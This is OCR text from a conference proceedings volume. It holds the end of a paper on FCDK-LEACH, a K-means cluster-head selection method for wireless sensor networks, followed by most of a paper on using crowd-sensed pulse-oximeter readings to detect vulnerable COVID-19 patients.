$$T(n) = \left\{ \begin{matrix} \frac{P}{1 - P * \left(r * \bmod \frac{1}{P} \right)} & \text{if } n \in G \\ 0 & \text{else} \end{matrix} \right\} \tag{1}$$

where:

- P is the desired percentage of CHs'
- r is the current round
- G is the set of nodes that have not been CH in the last $1/p$ rounds.

Using this criterion, each node will be a CH at sometime within $1/p$ rounds. For $1/p-1$ rounds, nodes that have been CH cannot become CHs' again. The CHs aggregate and compress data before forwarding it to the Base Station (BS), therefore extending the life of key nodes. However, one of the primary problems with LEACH is the non-uniform distribution of CH nodes in the network, which renders it inapplicable in vast regions.

B. **LEACH-based K-means algorithm**

The K-means clustering algorithm is one of the well-known machine learning algorithms. In contrast to the LEACH protocol, the K-LEACH protocol employs the K-means clustering method to achieve consistent node clustering and improved CH selection [23]. The K-LEACH assumes a random initial CH location during the first cycle. Following that, K-LEACH considers the shorter distance from the cluster center to be the criterion for a node being chosen as a CH during the CH selection process. The K-LEACH procedure is broken into rounds, with each round consisting of a cluster formation phase and a stable state round. The usage of K-means clustering method help in reducing overhead during CH re-election.

The K-LEACH method is similar to the LEACH algorithm, but with some machine intelligence added to minimize energy usage and extend total network longevity. The K-LEACH algorithm selects CH depending on the remaining energy level and distance to cluster members. The K-LEACH method is based on grouping things based on a certain criterion; the algorithm's input is the number of K groups. The next step is to calculate the Euclidean distance between each node and the cluster centers; the shortest distance is chosen to include this node in the cluster center closest to it. After all of the nodes have been aggregated, the algorithm finds the new center of gravity for each cluster at each round. When the groups become almost stable, the algorithm stops.

Bidaki et al. [23] has proved in their research work that LEACH-based K-means has a major effect on increasing network lifetime, as CH is elected based on the remaining energy level and distance to the sensor nodes. According to the evaluations, their proposed solution (modified version from LEACH-based K-means) can decrease the energy consumption of the sensor nodes throughout the simulation, which will result in increased network lifetime compared to the LEACH and default LEACH-based K-means [23].

3 Proposed Algorithm

In this section, our proposed Full Connectivity Driven K-LEACH algorithm (FCDK-LEACH) is presented in detail. As discussed previously, there are various K-LEACH-based approaches in the literature; however, the implementations mainly differ in the enduring and dynamic behavior of the most recent cluster-heads.

Our modification relies on two important concepts which are proposing a new cluster-head selection criteria and fitting the energy consumption model to this new cluster-head selection criteria.

- **Cluster-head selection criteria**

Figure 2, clarifies our proposal of two separate sets of nodes. Supposing a K-Means scenario that converges within 3 rounds/iterations, our FCDK-LEACH proposal seeks to record the positions of the cluster centroids each iteration so nodes can be placed in these positions and be elected as cluster-head nodes whenever they are cluster centroids. It is noticed that the blue circles represent the normal nodes, black circles represent cluster centroids to be elected as cluster-heads, red circles represent previous/upcoming cluster centroids which are converted to normal nodes and green circles represent the dead nodes.

We propose two sets of nodes; a set of nodes $\boldsymbol{n_s}$ that include the blue circles (normal nodes) and another set of nodes $\boldsymbol{n_c}$ that includes the black and red circles (These are the recorded positions where nodes are to be placed).

- **Energy consumption model**

Hence, K-Means is utilized to structure the $\boldsymbol{n_c}$ set of nodes. This set of nodes grows until the K-Means algorithm converges, which is when there will be a cluster centroid that will remain as a cluster-head for the rest of the simulation. In order to have a sustainable network, these cluster-heads have to be preserved throughout the simulation right until the last active normal node in their clusters die out.

Therefore, the following energy consumption model [24] is used to calculate the necessary excess energy needed for each cluster-head to endure and to stay alive throughout the simulation and die right after the last dead node in their clusters:

$$E_{\text{Tx}}(k, d) = \begin{cases} E_{\text{elec}} * k + \epsilon_{fs} * k * d^2, & d < d_0 \\ E_{\text{elec}} * k + \epsilon_{mp} * k * d^4, & d \geq d_0 \end{cases} \tag{2}$$

$$E_{\text{Rx}}(k) = E_{\text{elec}} * k \tag{3}$$

Such that E_{Tx} is energy consumption by transmission, E_{Rx} is energy consumption by receival, E_{elec} is the energy required to process 1-bit of data and k is the size of the packet. ϵ_{fs} , ε_{mp}denote the energy needed to transmit 1-bit data while having an acceptable but error rate in case of free space model and multipath model, respectively. d is the distance of transmission and d_0 is the threshold calculated as follows:

$$d_0 = \sqrt{\frac{\epsilon_{fs}}{\epsilon_{mp}}} \tag{4}$$

Accordingly, by applying the two mentioned concepts, Fig. 1 showcases a simple scenario of our FCDK-LEACH algorithm for only one cluster with K-Means converging within 3 rounds. Round 1 starts with having a set of nodes $\boldsymbol{n_s}$ and another set of nodes $\boldsymbol{n_c}$ that has nodes in the cluster centroids positions calculated by K-Means algorithm. Cluster centroid is changed to a different position in Round 2 and gets elected as a cluster-head node and the cluster centroid from the previous round gets converted to a normal node. It is changed once again in Round 3 which is when K-Means converges and the newly elected cluster-head (current cluster centroid) remains as a cluster-head throughout the simulation. Round $n-1$ shows the cluster-head alive and all the other nodes in the cluster dead except for one last node. Round n shows all the normal nodes dead and the cluster-head is the only alive node in the cluster. Round $n+1$ shows the cluster with all its nodes dead which marks the end of the simulation.




Fig. 1 FCDK-LEACH algorithm




Fig. 2 Death of nodes in FCDK-LEACH versus classical K-LEACH

4 Results

In this section, our proposed FCDK-LEACH is analyzed and compared with the classical implementation of K-LEACH algorithm as depicted in [24]. Table 1 contains the parameters used for our simulation.

Figure 2, depicts the number of dead nodes in FCDK-LEACH and Classical K-LEACH. According to the results of the simulations, K-LEACH outperforms the classical K-LEACH in terms of preserving all the network's nodes alive until the first node dies out in the network so it has a longer full network activity lifetime than the classical approach. Our proposed algorithm provides longer network lifetime based on first node death lifetime approach in the literature. On the other hand, the classical K-LEACH implementation has the upper hand in terms of durability and endurance as it has a much longer overall lifetime.

FCDK-LEACH Algorithm Procedure
Input: set of nodes n_s, number of clusters
1. Perform K-Means to store the cluster centroid positions until K-Means converges
2. Create a new set of nodes n_c in the stored positions
3. Perform the energy consumption model to calculate the necessary excess energy needed for the most recent cluster-heads to endure throughout the simulation and boost them with it
Re-simulate the energy consumption model with the newly structured network

Furthermore, Table 2 discusses the rounds at which the first and last nodes in the network die out in both the modified FCDK-LEACH and classical implementations. It is noticed that the first node dies at the 370th round in the modified version while the first node dies at the 159th round in the classical implementation which shows that

Table 1 FCDK/K-LEACH parameters setting

Parameters	Values
Network size	100 m × 100 m
Location of sink	(50, 50)
Number of nodes	125 nodes
Number of cluster head	5 cluster head
Total energy	47.6586 J
Node energy (for K-LEACH)	0.3812688 J
ETX (energy consumed in transmission of data)	50 nJ
ERX (energy consumed in reception of data)	50 nJ
Efs (energy consumed by the amplifier to transmit at a short distance)	10 pJ/bit/m^2
Emp (energy consumed by the amplifier to transmit at a long distance)	0.0013 pJ/bit/m^4
EDA (data aggregation)	5 nJ/bit/signal
Number of rounds	2000
Packet size	4000 bits

Table 2 Death of nodes

	Modified	Classical
First dead node	370th round	159th round
Last dead node	501st round	1495th round

our modified algorithm preserves the network at the beginning of its lifetime better than the classical approach. While the classical approach outperforms our modified implementation in terms of durability and overall lifetime, as the last dead node in the classical implementation died at the 1495th round while the last dead node in the modified implementation died at the 501st round.

5 Conclusion

In this paper, we have studied a smart light-weight content-aware hierarchical clustering approach for enhanced data-driven operations in WSNs. We have presented the utilization of the LEACH algorithm in our WSN environment and its impact on energy consumption and network lifetime. LEACH helps in reducing nodes' energy consumption, but its CH non-uniform distribution increases overload in the network. So, to enhance the full network connectivity lifespan and ensuring efficiency, we have proposed our FCDK-LEACH clustering algorithm. Our proposed algorithm can be a good candidate for applications which require long time for first node deaths such as healthcare applications. As a future scope, we are planning to apply this idea to the fixed clustering protocols such as LEFCA and EAMR [25, 26] which were designed by our team. In addition to them, we are planning to improve our algorithm by adding some software defined networking solutions to obtain more intelligent algorithm for different scenarios.

References

1. Mahapatra R, Yadav R (2015) Descendant of LEACH based routing protocols in wireless sensor networks. Proc Comput Sci 57:1005–1014. https://doi.org/10.1016/j.procs.2015.07.505
2. Tadros C, Mokhtar B, Rizk M (2018) Software defined network based management framework for wireless sensor networks. In: 2018 IEEE 9Th annual information technology, electronics and mobile communication conference (IEMCON). https://doi.org/10.1109/iemcon.2018.8615087
3. Saheb P (2017) Improved LEACH protocol based on K-means clustering algorithm for wireless sensor network 7109:28–32
4. Liu J, Ravishankar C (2011) LEACH-GA: genetic algorithm-based energy-efficient adaptive clustering protocol for wireless sensor networks. Int J Mach Learn Comput 79–85
5. Panchal S, Raval G, Pradhan SN (2010) Optimization of hierarchical routing protocol for wireless sensor networks with identical clustering. In: International conference on advances in communication, network, and computing, pp 119–123. https://doi.org/10.1109/CNC.2010.32

6. Bakaraniya P, Mehta S (2013) K-LEACH: an improved LEACH protocol for lifetime improvement in WSN. Ijettjournal.org 4(5):1521–1526
7. Hassan AAH, Shah WM, Husien AM, Talib MS, Mohammed AAJ, Iskandar MF (2019) Clustering approach in wireless sensor networks based on K-means: limitations and recommendations. Int J Recent Technol Eng 7(6):119–126
8. Kaur S, Kaur K (2016) Improvement in Leach Protocol Using T-LEACH in WSN. Int J Sci Res (IJSR) 5(6):353–355
9. Jamadar SS, Loni PDY (2016) Efficient cluster head selection method based on K-means algorithm to maximize energy of wireless sensor networks. Int Res J Eng Technol 3(08):1579–1583
10. Srikanth N, Ganga Prasad MS (2018) Efficient clustering protocol using fuzzy K-means and midpoint algorithm for lifetime improvement in WSNs. Int J Intell Eng Syst 11(4):61–71. https://doi.org/10.22266/ijies2018.0831.07
11. Chawla H, Verma P (2014) Balanced K means based clustering algorithm for energy efficient in wireless sensor networks
12. Maurya P, Kaur A (2016) A survey on descendants of leach protocol. Int J Inf Eng Electron Bus 8(2):46–58. https://doi.org/10.5815/ijieeb.2016.02.06
13. Mostafavi S, Hakami V (2020) A new rank-order clustering algorithm for prolonging the lifetime of wireless sensor networks. Int J Commun Syst 33(7):e4313. https://doi.org/10.1002/dac.4313
14. Rabiaa E, Noura B, Adnene C (2015) Improvements in LEACH based on K-means and Gauss algorithms. Proc Comput Sci 73:460–467. https://doi.org/10.1016/j.procs.2015.12.046
15. Bajelan M, Bakhshi H (2013) An adaptive LEACH-based clustering algorithm for wireless sensor networks. J Commun Eng 2(4):351–365
16. Mahboub A, Arioua M, En-Naimi E (2017) Energy-efficient hybrid K-means algorithm for clustered wireless sensor networks. Int J Electr Comput Eng (IJECE) 7(4):2054. https://doi.org/10.11591/ijece.v7i4.pp2054-2060
17. Kaur A, Grover A (2015) LEACH and extended LEACH protocols in wireless sensor network—a survey. Int J Comput Appl 116(10):1–5. https://doi.org/10.5120/20369-2576
18. Leach protocol in wireless sensor network 6(12):808–813 (2017). https://doi.org/10.21275/art20178825
19. Devika G (2015) A pragmatic study of LEACH and its descendant routing protocols in WSN
20. Sobti R (2015) A comparative study on network structure based routing protocol and its variants in wireless sensor networks: a survey. Int J Comput Appl 117(12):27–33. https://doi.org/10.5120/20608-3231
21. Periyasamy S, Khara S, Thangavelu S (2016) Balanced cluster head selection based on modified k-means in a distributed wireless sensor network. Int J Distrib Sens Netw 12(3):5040475. https://doi.org/10.1155/2016/5040475
22. An improved leach algorithm based on wireless sensor networks 8(2S8):1623–1628 (2019). https://doi.org/10.35940/ijrte.b1117.0882s819
23. Bidaki M, Ghaemi R, Tabbakh S (2016) Towards energy efficient k-MEANS based clustering scheme for wireless sensor networks. Int J Grid Distrib Comput 9(7):265–276. https://doi.org/10.14257/ijgdc.2016.9.7.27
24. Park GY, Kim H, Jeong HW, Youn HY (2013) A novel cluster head selection method based on K-means algorithm for energy efficient wireless sensor network. In: 2013 27th international conference on advanced information networking and applications workshops. https://doi.org/10.1109/waina.2013.123
25. Cengiz K, Dag T (2015) Low energy fixed clustering algorithm (LEFCA) for wireless sensor networks. In: 2015 international conference on computing and network communications (CoCoNet), pp 79–84. https://doi.org/10.1109/CoCoNet.2015.7411170
26. Cengiz K, Dag T (2016) Multi-hop low energy fixed clustering algorithm (M-LEFCA) for WSNs. In: 2016 IEEE 3rd international symposium on telecommunication technologies (ISTT), pp 31–34. https://doi.org/10.1109/ISTT.2016.7918080

Detection of Potential Vulnerable Patients Using Oximeter

Navjyot Kaur and Rajiv Kumar

Abstract Agriculture, education and health systems have all progressed in the last decade. In times of pandemic crises like COVID-19, IoT and sensors play a critical role in the medical industry. Sensors and IoT-based health care gadgets have emerged as saviors for humanity in the face of resource shortage. Pulse oximeters are one such instrument that has been utilized widely during pandemics. Since a long time, pulse oximeters have been used to measure crucial body functions such as saturation of peripheral oxygen (SpO_2) and pulse rate. They have been utilized to detect vital signs in patients in order to diagnose cardiac trouble early. However, oximeters have been widely utilized to detect SPO_2 levels in persons during the current pandemic. People are being attacked by the COVID-19, which is silently destroying their lungs, causing pneumonia and lowering oxygen levels to dangerously low levels. We propose a strategy in this study for detecting possibly vulnerable individuals by classifying them using data obtained from pulse oximeters. We propose an approach by involving volunteers who will record their vitals and share it with administrators on a regular basis.

Keywords Health monitoring systems · Crowd sensing · COVID-19 · Pulse oximeter · Sensors · IoT

1 Introduction

Mobile phones are not just smart phones with superior capabilities and connectivity. They are outfitted with numerous entrenched sensors such as GPS, Camera, accelerometer and microphone [5] to name a few. All these have enhanced their attractiveness as statistics visualize that over a 2.1 billion people will have smart phones in India by 2023 in comparison to 1.8 billion in 2018 [7] this will enable them to be the future Internet of Things (IoT) user.

N. Kaur (✉) · R. Kumar
Chandigarh University, Mohali, Punjab, India
e-mail: Navjyot16.kaur@cumail.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_39

The smart devices rely into the collective wisdom of the general public to gather and share information about recent events. The term "Mobile Crowd Sensing" (MCS) refers to the new type of population sensing. For its advantages when compared to traditional sensing networks such as Sensor Network, this emerging sensing paradigm has piqued the interest of both academics and industry (WSNs). MCS has a number of benefits, including the ability to sense in locations where humans are still unable to easily reach.

The technique of Mobile Crowd Sensing is discussed in this paper, and also the numerous application domains of Mobile Crowd Sensing. Crowd sensing is a technology which brings with a slew of difficulties. These concerns are also discussed. A comparison of the conventional data collection approach and the new strategy is also presented. The final part of the paper addresses the envisioned research's future scope.

2 Background of Mobile Crowd Sensing and Tasks Involved in It

There are four tasks which help in making Mobile crowd sensing an efficient technique. These tasks are performed by different entities for completion of tasks. The tasks involved are as below:

i. **Task Creation/Assignment**: The requestor or the MCS platform admin is in charge of task assignment. On the MCS system, a mission is constructed based on request. The activities are assigned to the members after they have been created. Participants can be volunteers or opportunistic service providers who give services as needed.
ii. **Task Performance/Processing**: Task execution/processing is carried out by participants in accordance with the task assignment given by the requestor/administrator.
iii. **Data Uploading/Task Submission**: Data uploading task is performed by the volunteers or participants after task completion. This has to be done within the stipulated timelines otherwise the time sensitive data becomes obsolete.

MCS are made up of three parts: the requestor, the participants and the platform on which the data is collected (Fig. 1).

Fig. 1 Entities involved in MCS




Fig. 2 Mobile crowd sensing phases and entities involved

The requester makes the request for data collection to be done at the event location. The information is gathered on the event site and sent to the MCS platform to be evaluated and studied. Initially, the requester sends a request packet to the MCS platform. If the data is already stored on the platform, it is presented right away. Otherwise, a request/task for data gathering is generated. This task is then allocated to the participants, who are either volunteers or compensated to do the activity. The occurrence is then detected by the participants' energy constraint devices. They use their gadgets in collaboration with human intellect to accomplish this. After the data sensing procedure is finished, the data is sent to the MCS platform, where it will be appropriately evaluated (Fig. 2).

3 Scales of Mobile Crowd Sensing

Mobile Crowd sensing has been categorized into below mentioned categories:

i. **Individual Sensing**: This category of sensing involves sensing by the individuals using personal smart phones, watches or smart devices. There is overabundance of such type of applications which help an individual in keeping track of their daily steps, exercise routine, etc. In such applications the collected data is shared with the device owner only. It is purposefully used for the benefit of the individual only.
ii. **Crowd/Group Sensing**: Crowd sensing or group sensing deals with sensing the environment by group of individuals. They all have the same goal to achieve. This type of sensing is used to cater needs to citizen's concerns. Garbage Watch is one such application where group of individuals sense the garbage bins to analyze the recycling process happening in the area.

iii. **Community Sensing**: Community sensing helps when a large number of people collaborate in monitoring traffic, the environment, or the transmission of a disease such as COVID-19. These scales, without a doubt, aid in the achievement of the goal, and they also have ramifications such as data integrity and user data privacy.

4 Challenges in Crowd Sensing

Whether the crowd sensing will be successful or a failure, it will be purely based on the dedication and keenness of the participants in the process of sensing and collecting the data from the site. The participants will be dedicating their resources like phones, sensors and batteries for this entire phenomenon. There are incalculable numbers of challenges the participant face during the process. Few of very important challenges are discussed below:

i. **Utilization of Energy**
The phones are basically designed for making calls and performing a few other tasks. Although the phones are equipped with numerous sensors, they were not designed with sensing as a primary function. If a participant begins to use his or her phone for heavy-duty sensing, the battery will quickly deplete. They conducted a study and discovered that a temperature sensor uses 0.225 mW of energy, whereas an accelerometer uses 0.6 mW, a pressure sensor uses 1.8 mW, a compass uses 2.7 mW, a gyroscope uses 19.5 mW and GPS utilizes its most 214 mWs of energy [16]. While detecting, analyzing and transferring the sensed data to the server, the battery is depleted. To reduce sensor power consumption, the industry should develop sensors that consume very little power. For receiving the tasks assigned and uploading the data acquired after the job completion, mobile crowd sensing necessitates continuous contact between entities. 3G/4G or Wi-Fi networks are used for data uploading. Bilgin [1] has proposed a sensing system where they used short range communications like Bluetooth, Point to Point communication between devices for uploading the data on the server, which consumes relatively very less amount of data. But this method can be used in the systems where a bit of delay can be tolerated. For time sensitive systems this proposed method will fail.

ii. **Gigantic Mobile Data Cost**
The mechanism of crowd sensing, as previously explained, necessitated stable internet access. Participants must upload data on a daily basis in compliance with the requestors' criteria, either via Wi-Fi or mobile data plans. The continuous availability of the internet puts a lot of pressure on the participants because they have to pay a lot of money for it. The requestor and the participants must have an agreement about the relevant measures; otherwise, the uploaded data will become stale and irrelevant for real-time monitoring systems. A few algorithms have previously discussed the answer to this problem in detail.

iii. **Lucrative Incentive Scheme:**
As data collection is very nerve taking and time consuming task, that's why there are times when the administrators find it difficult to get the volunteers for performance of duties. In all these scenarios when MCS falls short of volunteers, lucrative incentive schemes [6] can be offered to the participants so that the administrator can find appropriate number of participants. It is not necessary to have Incentives which are purely monetary, those can be nonmonetary rewards also such as providing services, 3G budget, coupons and games. A very thorough review was done by Zhang et al. about these incentive schemes in [2] their paper.

5 Applications and Opportunities of Crowd Sensing

A number of studies have been proposed in the academic and industrial sectors with a view to use the capability of mobile crowd sensing. A considerable amount of overviews have summed up crowd sensing applications into three primary classes: Environmental, Infrastructure and Social crowd sensing.

i. **Environment based Crowd Sensing:**
There are abundant applications available which help in sensing the environment. Individuals are involved to sense the environment for various parameters like noise and pollution, etc. [11]. NoiseTube is one such project which is aimed at checking the noise pollution to which the individuals are exposed on daily basis according to their geo locations. There is another application which on the basis of information provided by the individuals check their exposure to kind of atmosphere in which they breathe in [9]. This application checks the air quality in which they live on the basis of their geographic locations (Fig. 3).




Fig. 3 Traffic monitoring crowd sensing scenario

ii. **Infrastructure based Crowd Sensing**
Infrastructure applications include the measurement of a wide range of phenomena associated with urban infrastructure. Measurement of road congestion, highway conditions, parking availability and non-functioning municipal facilities are only a few examples. A study [10] was done to check the road conditions with the help of vibrations of phones present in the cars. The sports camera was also used to check road conditions.

iii. **Individual Performance based Crowd Sensing**
People in this category compare their information to that of others in the community. There are numerous applications that allow users to compare their daily steps, workout routines, running, sleeping and walking patterns, among other things, with those of other community members [12]. These applications use sensors found in mobile phones, such as the accelerometer, to track specific patterns.

iv. **Usage of Crowd Sensing for Health care Monitoring**
There are various scenarios where health of a patient has to be monitored regularly to analyze the heartbeat, pulse as well as oxygen levels. It is not only vital information in COVID related scenarios but is equally significant for pregnant women, elderly and bedridden patients who require urgent care [14]. Nowadays, the majority of people are concerned about their health. Various wireless sensing devices have been developed and are now being utilized to monitor vital factors such as blood pressure, heart rate and many more. Since 2019, the surge in [3] patients has made oxygen saturation monitoring nearly mandatory. These appliances and sensors can collect data that can be utilized to anticipate vulnerable patients and detect future trends. We may divide health care monitoring systems into two categories based on the data acquired by MCS Systems: public health care monitoring systems and personal wellness monitoring systems.

a. **Public Health Care Monitoring System**: The data collected, processed and analyzed in this category can be used to track the spread of pandemics like COVID in a specific location. The Aarogya Setu App, among many others, is used to keep track on the general well-being of the community. The health of patients confined in the Quarantined Centers can be evaluated using sensing devices.
b. **Personal Wellness Monitoring System**: The availability of a multitude of sensing applications and devices has made personal wellness monitoring easier. Participants can register their daily activities to keep track of their well-being quotient. Most households have a digital thermometer, a pulse oximeter and a step counter, to name a few pieces of equipment.
c. **Using Pulse Oximetry to monitor the patients**

Pulse oximetry has been widely used since long for clinical diagnosis of various ailments. Two red and infrared light emitting diodes are [17] positioned in such

Table 1 Pulse oximeter reading interpretation

SPO_2 (%age)	PaO_2 (%age)	Interpretation
95 to 100	80 to 100	Normal reading
91 to 94	60 to 80	Mild issue of hypoxia
86 to 90	50 to 60	Moderate level hypoxia
Less than 85	Less than 50	Severe level of hypoxia

a way either on the fingertip or alternatively on the earlobes or forehead to take readings. The SPO_2 reading cannot be measured reliably on earlobes, according to the study. Pulse oximeters are commonly utilized to detect vulnerable people who are suffering from silent hypoxemia during this ongoing pandemic. The oxygen levels of the vulnerable patients are regularly checked at home in proper care, where the patient or family members [8] can take regular readings. These measurements can be shared with interested doctors or health authorities so that they can monitor variations in the values and provide proper guidelines to patients.

While using a pulse oximeter to collect observation, we must be mindful of how these values are perceived. Clinically. Table 1 gives [19] the insight about the same:

6 Related Work

While doing the literature survey, the study done by Mukherjee et al. [13], the authors used k-nearest neighbor (KNN) method to classify the data received from IoT-based devices. The authors used datasets readily available at Kaggle and other related websites. During proposing a Cough monitoring system, the authors used a strain sensor for detection of frequency of cough [15]. The study suggested that combing the accelerometer sensor along with another biometric sensor will improve the accuracy of the system. The authors [4] made a smart sensor interface for Smart homes and Heartbeat monitoring in IoT-based environment. They used IEEE 1451.2 and IEEE 1451.4 sensor. The sensors helped in detecting the CO_2 and heartbeat of a person in real environment. The researchers used Machine Learning and image analysis [18]. The Chest X-ray Images were used for quick and fast diagnosis and prediction for the deadly virus. For the experimentation purpose the data was collected from repositories like GitHub and Kaggle.

7 Conventional Method of Data Collection Versus Proposed Method

Patients who are confined or home isolated will be considered contributors in the crowd sensed setting in the proposed method. Traditionally, participants were required to share their pulse oximeter readings at regular intervals as directed by the physicians [8]. The administrators will be in charge of processing the information gathered from the participants. Participants must be careful to follow the requirements when taking measurements/readings to ensure that the readings are accurate. The following guidelines for taking readings are strictly observed to:

a. The reading must be taken using the same equipment.
b. When taking measurements, there should be as little movement as possible.
c. Ensure that nothing is applied to the nails in order to get accurate readings.

Below are mentioned few pictures taken by the patients and shared with hospital staff/doctors:

8 Gaps in the Existing System

The traditional system requires the patient to obtain his or her own pulse oximeter readings. The readings are shared with hospital workers and doctors who are examining the patient attentively. Patients should be extremely cautious while acquiring readings because pulse oximeters are never operator calibrated. The patient should be aware that anomalies have a negative impact on the reading.

Once the readings have been shared by the patient with health care officials, it can be given in the form of photographs, as shown in Fig. 4, or in text form. This clinical observation can continue to work as long as the patient is in good health. Taking readings at regular intervals will be challenging if the patient is not doing so well.

The inability of existing health monitoring devices to communicate data on their own is one of the key flaws. Manually uploading the data or orally sharing it is

Fig. 4 Pulse oximeter readings recorded by patients and shared with doctors/hospital staff

also alternatives. The retrieval of data from applications linked to smart health care devices is another significant difficulty. Viewing data on every smart watch is simple, but retrieving data from the application is more challenging.

9 Proposed Method for Data Collection and Analysis

As previously stated, at times of difficulties, the patient will be unable to keep track of time, record readings, and submit information to health experts. During those trying times, a new technique can assist the patient in doing the same. The Traditional Pulse Oximeter device can be attached with an extra sensor in addition to the current sensor in the suggested methodology to monitor oxygen level, heartbeat and cough frequency and [19] pulse rate which will be able to forward the readings automatically to the administrator. The administrator will process the clinical readings and share it with the doctors in the prescribe format. For abnormal values, warning signals and notifications can be generated. The patient can either be maintained at home or admitted to the hospital, depending on the doctor's diagnosis (Fig. 5).

During the literature survey for the data set available [20], the observations of the patients were made available for the vitals including oxygen saturation levels for the patients. The study was about Mortality for patients admitted to the ICU on the basis of the symptoms; it was found out that out of all the 3677 patients, 1381 had the symptoms of shortness of breath which lead to admission of them in the ICU. Out of these 1381 patients admitted in the ICU, only 466 survived but around 916 could not make it through. The mortality rate for patients due to shortness of breath is quite high. If we go by the statistics available while looking at the patients symptoms, it is clearly visible that the number of patients admitted in ICU on the basis of shortness of breath is quite high. The survival rate of patients with these symptoms is only 37.6% is found to be of severe nature.




Fig. 5 Proposed method for clinical observation

10 Conclusion and Future Scope

The proposed method of data collection can be implemented either by including the new transmission sensors like wireless sensors or we can collect the data from the patients with the help of sensors available in various phones or the sensors can be integrated in the new device which can transmit the data to mobile app. The mobile app will provide the live data is the format as desired by the physicians/doctors/Data Analyst so that they can observe the same and identify the critically ill patients on the basis of observations.

References

1. Bilgin M (2020) Novel random models of entity mobility models and performance analysis of random entity mobility models. Turkish J Electr Eng Comput Sci 28:708–726. https://doi.org/10.3906/ELK-1904-102
2. Capponi A (2018) User rewarding and distributed payment platforms for mobile crowdsensing systems
3. Chawla S, Mittal M, Chawla M, Goyal LM (2020) Corona virus—SARS-CoV-2: an insight to another way of natural disaster. EAI Endorsed Trans Pervasive Heal Technol 6:1–9. https://doi.org/10.4108/EAI.28-5-2020.164823
4. Desai MR, Toravi S (2018) A smart sensor interface for smart homes and heart beat monitoring using WSN in IoT environment. In: International conference on current trends in computer, electrical, electronics and communication CTCEEC 2017, pp 74–77. https://doi.org/10.1109/CTCEEC.2017.8455124
5. Ganti RK, Ye F, Lei H (2011) Mobile crowdsensing: current state and future challenges
6. Jaimes LG, Vergara-Laurens IJ, Raij A (2015) A survey of incentive techniques for mobile crowd sensing. IEEE Internet Things J 2:370–380. https://doi.org/10.1109/JIOT.2015.2409151
7. Lane ND, Miluzzo E, Lu H et al (2010) Ad hoc and sensor networks a survey of mobile phone sensing
8. Luks AM, Swenson ER (2020) Pulse oximetry for monitoring patients with COVID-19 at home. Potential pitfalls and practical guidance. Ann Am Thorac Soc 17:1040–1046. https://doi.org/10.1513/ANNALSATS.202005-418FR
9. Maisonneuve N, Stevens M, Niessen ME, Steels L (2009) NoiseTube: measuring and mapping noise pollution with mobile phones. Environ Sci Eng, Subseries Environ Sci 215–228. https://doi.org/10.1007/978-3-540-88351-7_16
10. Mei Q, Gül M, Shirzad-Ghaleroudkhani N (2020) Towards smart cities: crowdsensing-based monitoring of transportation infrastructure using in-traffic vehicles. J Civ Struct Heal Monit 104(10):653–665. https://doi.org/10.1007/S13349-020-00411-6
11. Mohan P, Padmanabhan VN, Ramjee R, Padmanabhan V (2008) TrafficSense: rich monitoring of road and traffic conditions using mobile smartphones
